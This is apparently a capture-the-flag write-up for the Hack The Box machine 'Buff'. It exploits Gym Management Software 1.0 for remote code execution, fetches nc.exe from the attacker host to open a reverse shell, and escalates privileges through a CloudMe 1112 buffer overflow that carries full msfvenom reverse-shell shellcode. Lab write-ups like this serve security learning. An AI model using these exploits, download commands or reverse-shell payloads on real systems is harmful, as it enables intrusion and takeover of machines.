
Buff

# Title: Buff
# OS: Windows
# Machine Released on: 2020-07-18
# Paper Author: PinguBlasfemo
# HTB profile: https://www.hackthebox.eu/home/users/profile/37150

INITIAL SCAN


first of launch a nmap scan to understand what we can acutally do:

    $sudo nmap -Pn -sS -sC -A 10.10.10.198



```
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut
```

as we can see the only open port is an Apache server running on port 8080.
Taking a look a the contacts page we can find something really intresting:




mrb3n's Bro Hut
Made using Gym Management Software 1.0

© Projectworlds.in


the web site is built with Gym Management Software 1.0

using search sploit we can find out a lovely script for URCE - Unauthenticated Remote Code Execution
$searchsploit Gym



```
┌─[pingu@parrot]─[~]
└──╼ $searchsploit Gym
[i] Found (#2): /opt/exploit-database/files_exploits.csv
[i] To remove this message, please edit "/opt/exploit-database/.searchsploit_rc" for "files_exploits.csv" (package_array: exploitdb)

------------------------------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                                           |  Path
------------------------------------------------------------------------------------------------------------------------- ---------------------------
Gym Management System 1.0 - Unauthenticated Remote Code Execution                                                        | php/webapps/48506.py
WordPress Plugin WPGYM - SQL Injection                                                                                   | php/webapps/42801.txt
------------------------------------------------------------------------------------------------------------------------- ---------------------------
```


so let's see what he want to work



```
┌─[pingu@parrot]─[~/Documents/codice/Attivo/hackTheBox/machine/Buff]
└──╼ $cp /opt/exploit-database/exploits/php/webapps/48506.py gymExploit.py
┌─[pingu@parrot]─[~/Documents/codice/Attivo/hackTheBox/machine/Buff]
└──╼ $python gymExploit.py
            /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU====================="
            \/

(+) Usage:       python gymExploit.py <WEBAPP_URL>
(+) Example:     python gymExploit.py 'https://10.0.0.3:443/gym/'
```

running
$python gymExploit.py http://10.10.10.198:8080/
we can see that a remote console pops up showing us that we're in the “C:-\xampp\htdocs\gym\upload” directory


################################## USER FLAG ######################################
this let's us know that is a windows machine and a usefull tool(in everycase) is netcat.
We have to save nc into the machine and run it, for doing that we will download the nc.exe from the website: https://eternallybored.org/misc/netcat/
save it into our folder and start up a python server for making it accessible from the target machine:
$sudo python3 -m http.server 80



```
┌─[pingu@parrot]─[~/Documents/codice/Attivo/hackTheBox/machine/Buff]
└──╼ $ls
gymExploit.py  nc.exe
┌─[pingu@parrot]─[~/Documents/codice/Attivo/hackTheBox/machine/Buff]
└──╼ $sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
█
```

now switching to the target machine we're able to download the nc.exe with curl command:
$curl http://10.10.14.58/nc.exe -o nc.exe

and the result should be something like this:




```
┌─[pingu@parrot]─[~/Documents/codice/Attivo/hackTheBox/machine/Buff]
└──╼ $python gymExploit.py http://10.10.10.198:8080/
            /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU====================="
            \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> curl http://10.10.14.58/nc.exe -o nc.exe
�PNG


C:\xampp\htdocs\gym\upload>
```

```
┌─[pingu@parrot]─[~/Documents/codice/Attivo/hackTheBox/machine/Buff]
└──╼ $ls
gymExploit.py  nc.exe
┌─[pingu@parrot]─[~/Documents/codice/Attivo/hackTheBox/machine/Buff]
└──╼ $sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.198 - - [30/Aug/2020 20:36:02] "GET /nc.exe HTTP/1.1" 200 -
▯
```

now we have to start up a listener for our remoteshell, always using nc but on our machine this time:
$nc -nvlp 42069

and on the target machine we start up nc.exe with some arguments, our ip, port on we're listening to and the program that we want to run, in this case cmd
$nc.exe 10.10.14.58 42369 -e cmd.exe




```
┌─[pingu@parrot]─[~/Documents/codice/Attivo/hackTheBox/machine/Buff]
└──╼ $python gymExploit.py http://10.10.10.198:8080/
            /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU====================="
            \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> nc.exe 10.10.14.58 42069 -e cmd.exe
```

```
┌─[pingu@parrot]─[~/Documents/codice/Attivo/hackTheBox/machine/Buff]
└──╼ $nc -nvlp 42069
listening on [any] 42069 ...
connect to [10.10.14.58] from (UNKNOWN) [10.10.10.198] 64175
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun
```

as we can see now we have a reverse shell and we're logged in as shaun.
Doing some really obvius enumeration we can find out the file user.txt saved in the "C:\Users\shaun\Desktop" folder, we just need to type:
$type C:\Users\shaun\Desktop\user.txt

for gaining our user flag




```
C:\Users\shaun\Desktop>type user.txt
type user.txt
[redacted]
```

##
ROOT FLAG
###-

Now for the root flag the thing get a bit more serious.

in the Download directory we can spot out some .exe file:



```
C:\Users\shaun\Desktop>cd ..
cd ..

C:\Users\shaun>cd Downloads
cd Downloads

C:\Users\shaun\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Downloads

30/08/2020  19:54    <DIR>          .
30/08/2020  19:54    <DIR>          ..
16/06/2020  16:26        17,830,824 CloudMe_1112.exe
30/08/2020  19:54           675,752 cookie.exe
17/07/2019  10:31            59,392 nc.exe
17/07/2019  10:31           311,296 plink.exe
```

nc.exe is now familiar
plink.exe is a program used for portforwarding
CloudMe_1112.exe and cookie.exe are unkown program
Googling a bit we can't find out something usefull for cookie.exe but for cloudme1112 one of the first result is a privilege escalation exploit and it's exactly what we were looking for

https://www.exploit-db.com/exploits/48389

this exploit have inside a payload created with this command:


```
#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
```

this command print a payload which allow us to run a nc.exe remote console as admin:

```
msfvenom -p windows/exec CMD='c:\xampp\htdocs\gym\upload\nc.exe -e cmd.exe 10.10.14.58 4444' -b '\x00\x0a\x0d' -f py -v payload
```

we only need to run this command, take the output and paste it replacing the old one and add at the start of the file
import sys(missing in the pic sorry)

and the result should be similar to this



```
┌─[pingu@parrot]─[~/Documents/codice/Attivo/hackTheBox/machine/Buff]
└──╼ $msfvenom -p windows/exec CMD='c:\xampp\htdocs\gym\upload\nc.exe -e cmd.exe 10.10.14.58 4
2169' -b '\x00\x0a\x0d' -f py -v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 274 (iteration=0)
x86/shikata_ga_nai chosen with final size 274
Payload size: 274 bytes
Final size of py file: 1456 bytes
payload =  b""
payload += b"\xdb\xc1\xbe\xa1\x92\x0b\x92\xd9\x74\x24\xf4\x5f"
payload += b"\x31\xc9\xb1\x3e\x31\x77\x1a\x83\xef\xfc\x03\x77"
payload += b"\x16\xe2\x54\x6e\xe3\x10\x96\x8f\xf4\x74\x1f\x6a"
payload += b"\xc5\xb4\x7b\xfe\x76\x05\x08\x52\x7b\xee\x5c\x47"
payload += b"\x08\x82\x48\x68\xb9\x29\xae\x47\x3a\x01\x92\xc6"
payload += b"\xb8\x58\xc6\x28\x80\x92\x1b\x28\xc5\xcf\xd1\x78"
payload += b"\x9e\x84\x47\x6d\xab\xd1\x5b\x06\xe7\xf4\xdb\xfb"
payload += b"\xb0\xf7\xca\xad\xcb\xa1\xcc\x4c\x1f\xda\x45\x57"
payload += b"\x7c\xe7\x1c\xec\xb6\x93\x9f\x24\x87\x5c\x33\x09"
payload += b"\x27\xaf\x4a\x4d\x80\x50\x39\xa7\xf2\xed\x39\x7c"
payload += b"\x88\x29\xcc\x67\x2a\xb9\x76\x4c\xca\x6e\xe0\x07"
payload += b"\xc0\xdb\x67\x4f\xc5\xda\xa4\xfb\xf1\x57\x4b\x2c"
payload += b"\x70\x23\x6f\xe8\xd8\xf7\x0e\xa9\x84\x56\x2f\xa9"
payload += b"\x66\x06\x95\xa1\x8b\x53\xa4\xeb\xc1\xa2\x3b\x96"
payload += b"\xa4\xa5\x43\x99\x98\xcd\x72\x12\x77\x89\x8b\xf1"
payload += b"\x33\x65\xc6\x58\x15\xee\x8e\x08\x27\x73\x31\xe7"
payload += b"\x64\x8a\xb1\x02\x15\x69\xa9\x66\x10\x35\x6e\x9a"
payload += b"\x68\x26\x1a\x9c\xdf\x47\x0f\xff\xe5\xeb\xd7\x61"
payload += b"\x77\x64\x57\x3e\xef\xf0\xf3\xd1\x8c\x8b\xa7\x4a"
payload += b"\x2a\x01\x0b\xe0\xbc\xb5\xdc\x6b\x59\x1a\x4c\x0f"
payload += b"\x8f\xc7\xe8\xaa\xef\x2a\x6d\x15\x93\x59\x09\x7b"
payload += b"\x36\xda\xb4\xa3\x89\x2a\x18\x95\xd9\x64\x55\xe1"
payload += b"\x37\x4c\xad\x29\x7c\x9c\xfc\x1f\x45\xe0"
┌─[pingu@parrot]─[~/Documents/codice/Attivo/hackTheBox/machine/Buff]
└──╼ $
```


```
  GNU nano 4.9.1                        48389.py                        Modified

import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -p windows/exec CMD='c:\xampp\htdocs\gym\upload\nc.exe -e cmd.exe 10.10.14.58 42169'
payload =  b""
payload += b"\xdb\xc1\xbe\xa1\x92\x0b\x92\xd9\x74\x24\xf4\x5f"
payload += b"\x31\xc9\xb1\x3e\x31\x77\x1a\x83\xef\xfc\x03\x77"
payload += b"\x16\xe2\x54\x6e\xe3\x10\x96\x8f\xf4\x74\x1f\x6a"
payload += b"\xc5\xb4\x7b\xfe\x76\x05\x08\x52\x7b\xee\x5c\x47"
payload += b"\x08\x82\x48\x68\xb9\x29\xae\x47\x3a\x01\x92\xc6"
payload += b"\xb8\x58\xc6\x28\x80\x92\x1b\x28\xc5\xcf\xd1\x78"
payload += b"\x9e\x84\x47\x6d\xab\xd1\x5b\x06\xe7\xf4\xdb\xfb"
payload += b"\xb0\xf7\xca\xad\xcb\xa1\xcc\x4c\x1f\xda\x45\x57"
payload += b"\x7c\xe7\x1c\xec\xb6\x93\x9f\x24\x87\x5c\x33\x09"
payload += b"\x27\xaf\x4a\x4d\x80\x50\x39\xa7\xf2\xed\x39\x7c"
payload += b"\x88\x29\xcc\x67\x2a\xb9\x76\x4c\xca\x6e\xe0\x07"
payload += b"\xc0\xdb\x67\x4f\xc5\xda\xa4\xfb\xf1\x57\x4b\x2c"
payload += b"\x70\x23\x6f\xe8\xd8\xf7\x0e\xa9\x84\x56\x2f\xa9"
payload += b"\x66\x06\x95\xa1\x8b\x53\xa4\xeb\xc1\xa2\x3b\x96"
payload += b"\xa4\xa5\x43\x99\x98\xcd\x72\x12\x77\x89\x8b\xf1"
payload += b"\x33\x65\xc6\x58\x15\xee\x8e\x08\x27\x73\x31\xe7"
payload += b"\x64\x8a\xb1\x02\x15\x69\xa9\x66\x10\x35\x6e\x9a"
payload += b"\x68\x26\x1a\x9c\xdf\x47\x0f\xff\xe5\xeb\xd7\x61"
payload += b"\x77\x64\x57\x3e\xef\xf0\xf3\xd1\x8c\x8b\xa7\x4a"
payload += b"\x2a\x01\x0b\xe0\xbc\xb5\xdc\x6b\x59\x1a\x4c\x0f"
payload += b"\x8f\xc7\xe8\xaa\xef\x2a\x6d\x15\x93\x59\x09\x7b"
payload += b"\x36\xda\xb4\xa3\x89\x2a\x18\x95\xd9\x64\x55\xe1"
payload += b"\x37\x4c\xad\x29\x7c\x9c\xfc\x1f\x45\xe0"

overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun
```

now back to the target machine in the downloads directory we have found that plink.exe and as we know is used for portforwarding so let's do that

(if the machine doesn't have plink.exe on it you can download it and pass it on the machine as we did for nc.exe and run the next comand in that folder)

plink.exe -l <your pc username> -pw <your pc password> 10.10.14.58 -R 8888:127.0.0.1:8888

